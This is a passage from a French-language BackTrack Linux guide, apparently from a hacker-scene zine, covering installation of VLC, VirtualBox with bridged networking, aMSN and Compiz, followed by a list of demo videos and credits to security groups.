Get:4 http://archive.offensive-security.com pwnsauce/microverse Packages [74.8kB]
Get:5 http://archive.offensive-security.com pwnsauce/macroverse Packages [14.6kB]
Get:6 http://archive.offensive-security.com pwnsauce/restricted Packages [11.9kB]
Get:7 http://archive.offensive-security.com pwnsauce/universe Packages [4562kB]
Get:8 http://archive.offensive-security.com pwnsauce/multiverse Packages [204kB]
Fetched 6409kB in 2min2s (52.2kB/s)
Reading package lists... Done

root@bt:~# sudo apt-get install vlc vlc-plugin-pulse mozilla-plugin-vlc
Ou bien:
root@bt:~# sudo apt-get install vlc

Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
liba52-0.7.4 libaa1 libass1 libavcodec51 libavformat52 libavutil49 libcaca0 libcdio7 libcucul0 libdca0 libdirectfb-1.0-0 libdvbpsi4 libdvdnav4 libdvdread3 libebml0 libenca0 libfaad0 libid3tag0 libiso9660-5 liblircclient0 libmad0 libmatroska0 libmodplug0c2 libmpcdec3 liboil0.3 libpostproc51 libschroedinger-1.0-0 libsdl-image1.2 libsdl1.2debian libsdl1.2debian-alsa libshout3 libswscale0 libtar libts-0.0-0 libtwolame0 libvcdinfo0 libvlc2 libvlccore0 libx264-59 vlc-data vlc-nox
Suggested packages:
(...)
Setting up libdca0 (0.0.5-0.1) ...

Setting up vlc-nox (0.9.4-1ubuntu3.1) ...
Setting up libass1 (0.9.5-0ubuntu2) ...

Setting up vlc (0.9.4-1ubuntu3.1) ...

Setting up mozilla-plugin-vlc (0.9.4-1ubuntu3.1) ...
Setting up vlc-plugin-pulse (0.9.4-1ubuntu3.1) ...
Processing triggers for libc6 ...
ldconfig deferred processing now taking place
Processing triggers for menu ...

Ajout d'un nouvel utilisateur destiné a executer vlc
root@bt:~# sudo adduser vlcuser
Adding user `vlcuser' ...
Adding new group `vlcuser' (1000) ...
Adding new user `vlcuser' (1000) with group `vlcuser' ...
Creating home directory `/home/vlcuser' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
No password supplied
Enter new UNIX password:
Retype new UNIX password:
No password supplied
Enter new UNIX password:
Retype new UNIX password:
No password supplied
passwd: password updated successfully
Changing the user information for goret
Enter the new value, or press ENTER for the default
Full Name []:
Room Number []:
Work Phone []:
Home Phone []:
Other []:
Is the information correct? [Y/n] Y

root@bt:~# su vlcuser

Ensuite une fois l'utilisateur créé , allez dans le menu --> multimedia --> vlc (clic droit) --> "edit item"

Dans la fenetre qui vient de s'ouvrir saisissez le nom de l'utilisateur dans la case "run as different user" puis cliquez sur la disquette pour enregistrer les modifications.

Vlc est prêt a l'emploi enjoy ;)

8. VirtualBox installation

Telechargement et execution :

bt ~ # wget http://download.virtualbox.org/virtualbox/3.1.2/VirtualBox-3.1.2-56127-Linux_x86.run

Renommez le fichier telechargé en VirtualBox-3.1.2-56127-Linux_x86.run
On le lance :
bt ~ # ./VirtualBox-3.1.2-56127-Linux_x86.run

Configurations post-installation
Lancement des modules de VirtualBox

bt ~ # /etc/init.d/vboxdrv start
bt ~ # /etc/init.d/vboxnet start

Pour lancer automatiquement les modules au démarrage il faut éditer le fichier /etc/rc.d/rc.local et y ajouter les entrées suivantes

```
bt ~ # modprobe tun
#Demarrage des services VirtualBox
/etc/init.d/vboxdrv start
/etc/init.d/vboxnet start
```

Lancement du module "Plein écran".
Pour pouvoir afficher Backtrack en pleine écran, entrer ceci dans le shell :

```
bt ~ # /usr/bin/VBoxClient
```

Mise en place d une interface reseau virtuelle pour VirtualBox
Il faut éditer le fichier /etc/rc.d/rc.local et y ajouter les entrées suivantes :

```
bt ~ # modprobe tun

#Demarrage des services VirtualBox:
/etc/init.d/vboxdrv start
/etc/init.d/vboxnet start

#Creation de l interface reseau virtuelle:
bt ~ # apt-get install uml-utilities
bt ~ # tunctl -t vbox0 -u root
bt ~ # chmod 666 /dev/net/tun

#Creation d un pont reseau entre la carte reseau et la carte virtuelle:
brctl addbr br0
brctl addif br0 eth0
brctl addif br0 vbox0

#Mise en place de l adressage IP:
ifconfig vbox0 0.0.0.0 promisc up
ifconfig eth0 0.0.0.0 promisc up
ifconfig br0 192.168.0.1 netmask 255.255.255.0 broadcast 192.168.0.255
route add -net 0.0.0.0 netmask 0.0.0.0 gw 192.168.0.250 dev br0
echo 'nameserver 192.168.0.250'>/etc/resolv.conf
```

Dossier de partage
Créé un dossier partagé à l'aide du menu "Périphérique" de VirtualBox.

Ensuite créé le dossier de partage dans Backtrack :

```
bt ~ # mkdir /mnt/partage
```

Et le monter :

```
bt ~ # mount -t vboxsf <nom_de_partage_sous_windows> /mnt/partage
```

source: http://wiki.backtrack-fr.net/index.php/VirtualBox

9. Amsn installation

Telechargement et décompression.

```
root@bt:~#  wget  http://fr.archive.ubuntu.com/ubuntu/pool/universe/a/amsn/amsn_0.97.2~debian-0ubuntu3_i386.deb

root@bt:~# dpkg -i amsn_0.97.2~debian-0ubuntu3_i386.deb
Selecting previously deselected package amsn.
amsn
root@bt:~# apt-get install amsn-data
Reading package lists... Done
```

Nettoyage des dépendances obsolètes pour réinstallation.
root@bt:~# apt-get -f install
Reading package lists... Done
Building dependency tree
Reading state information... Done
Correcting dependencies... Done
The following packages were automatically installed and are no longer required:
kdelibs4c2a libartsc0 cdparanoia libk3b3 libflac++6 k3b-data
libmusicbrainz4c2a wodim libao2 cdrdao libmpcdec3
Use 'apt-get autoremove' to remove them.
The following extra packages will be installed:
amsn-data cdparanoia cdrdao k3b-data kdelibs4c2a libao2 libartsc0 libflac++6
libk3b3 libmpcdec3 libmusicbrainz4c2a libsnack2 tcl-tls wodim
Suggested packages:
libsnack2-doc cdrkit-doc
The following packages will be REMOVED:
k3b
The following NEW packages will be installed:
amsn-data cdparanoia cdrdao k3b-data kdelibs4c2a libao2 libartsc0 libflac++6
libk3b3 libmpcdec3 libmusicbrainz4c2a libsnack2 tcl-tls wodim
0 upgraded, 14 newly installed, 1 to remove and 98 not upgraded.
2 not fully installed or removed.
Need to get 10.2MB of archives.
After this operation, 23.2MB of additional disk space will be used.
Do you want to continue [Y/n]? y
[...]
Setting up cdrdao (1:1.2.2-16) ...
Processing triggers for libc6 ...
ldconfig deferred processing now taking place
Processing triggers for menu ...

Réextraction de l'archive avec les dépendances fraichement téléchargées.

root@bt:~# dpkg -i amsn_0.97.2~debian-0ubuntu3_i386.deb

10. Compiz installation

Installation du paquet compiz et de ses dépendances.
root@bt:~# apt-get install compiz-kde compizconfig-settings-manager compiz-fusion-d

Edition du fichier Xorg.conf dans le but de configurer compiz pour votre carte graphique.
root@bt:~# nano /etc/X11/xorg.conf


Les possesseur de cartes nvidia auront besoin de configurer de cette manière leur fichier xorg.conf . Attention la configuration de votre carte graphique dépendra de son modèle , et des drivers installés, pour plus de renseignements je vous invite a lire la documentation sur le site officiel de ubuntu http://doc.ubuntu-fr.org/compiz_fusion.

```
Section "Device"
Option "AllowGLXWithComposite" "true"
EndSection
Section "Screen"
Option "AddARGBGLXVisuals" "True"
EndSection
Section "Module"
#Load "dri"
#Load "GLcore"
EndSection
```


Executez compiz
root@bt:~# compiz –replace

Configurez les effets compiz fusion (avec beryl)
root@bt:~# ccsm


VIDEOS



Titre : **Cross-Origin Bypass Exploitation**
Auteur(s) : **Jordi CHANCEL & 599eme Man**
Type : **MPEG-4 video (video/mp4)**
Taille : **2.1 MB (2223709 bytes)**
Dimensions : **1280 x 720**
Codec : **H.264 / AVC**
Résumé :
Video de démonstration de la technique Cross-origin Bypass pour utilisateur final (end-user).



Titre : **Firefox maxlength patching**
Auteur(s) : **p3Lo**
Type : **Flash video (video/x-flv)**
Taille : **33.5 MB (35142858 bytes)**
Dimensions : **800 x 592**
Codec : **On2 VP6 Video**
Résumé :
Video de démonstration de la technique de patching qui vise a réduire le nombre de caractères a l'intérieur de la barre d'URL (système d'exploitation utilisé : Backtrack 4).



Titre : **Jar Applications installation On nokia 6503**
Auteur(s) : **p3Lo**
Type : **Flash video (video/x-flv)**
Taille : **15.1 MB (15860241 bytes)**
Dimensions : **1024 x 592**
Codec : **On2 VP6 Video**
Résumé :
Video de démonstration de la technique qui permet d'installer et d'utiliser le protocole MTP pour les transfert de données et l'identification d'appareils mobiles(système d'exploitation utilisé : Backtrack 4).

Amis / Partenaires / Remerciements

- Rioru

Seraphicsquad

- Xash
- K3vin Mitnick

Tunisian BlackHat team

- Rootix
- t0fx

Hakin9 , Europasecurity.org, Zataz.com

- Homeostasie
- tr00ps

Agent-coders , other-project.net

- KPCR

Xylitol,v00d00chile,0vercl0k,PHPLizardo,Dorian,Tr00ps,Sh0ck,fyury

- Xylitol

Nexus, Langy, Uber0n, FullFreeez, RePliKaN!, bl00d, c0de91, Xonzai, Xspider, Xerces,Honnox, Blwood, str0ke, KPCR, tr00ps, Nam_K, Fyuw, v00d00chile, Sh0ck NeoCoderz, Sheiry, Bartholomew, d3v1l, pentest, Pig, s3th, Sp1r1t, t0fx ,carib0u - security-sh3ll - Europa Security – GoogleBig

- 599eme Man

Alternative-testing

- Jordi Chancel

Alternative-testing

- Sh0ck

Xylitol, KPCR, PHPLizardo, ZeQ3uL, i337, Yacodo, Bestpig, Mastermind,SpY-TecH, Valus, HuGe, d5-ro, Digital-H, Kanzaki, Str0zen.

- p3Lo

Tout les rédacteurs + Nesuw . Str0ke . Mike001 . Devil . Noxo . t0fx . AzOTe . Funny . scarface-team .MrRabah. Xylitol . Z3Q3ul . asylu3 . 0ni . KPCR . Sh0ck . Nasty Shade . SylTroX . TheCrow . HuG . Ez3kiEl . tr00ps . lectricdr3ke .tryks . sh4ka .emuleman . RF . White Angels . Miss Narkotik . p@@@ . Odysse . EniGmATiquE . Tavux . v00d00chile . mrabah12 . Big.E .SoLiTaIr3 . 0vernet . HiTMaX . Orion

Remerciements (teams) :
frhack, cwh-underground, phrack-fr, tbh, backtrack-linux, hzv,hakin9,ouah
toute la scène francophone et ceux que j'ai oublié.

CONTACT : indivisible1337@gmail.com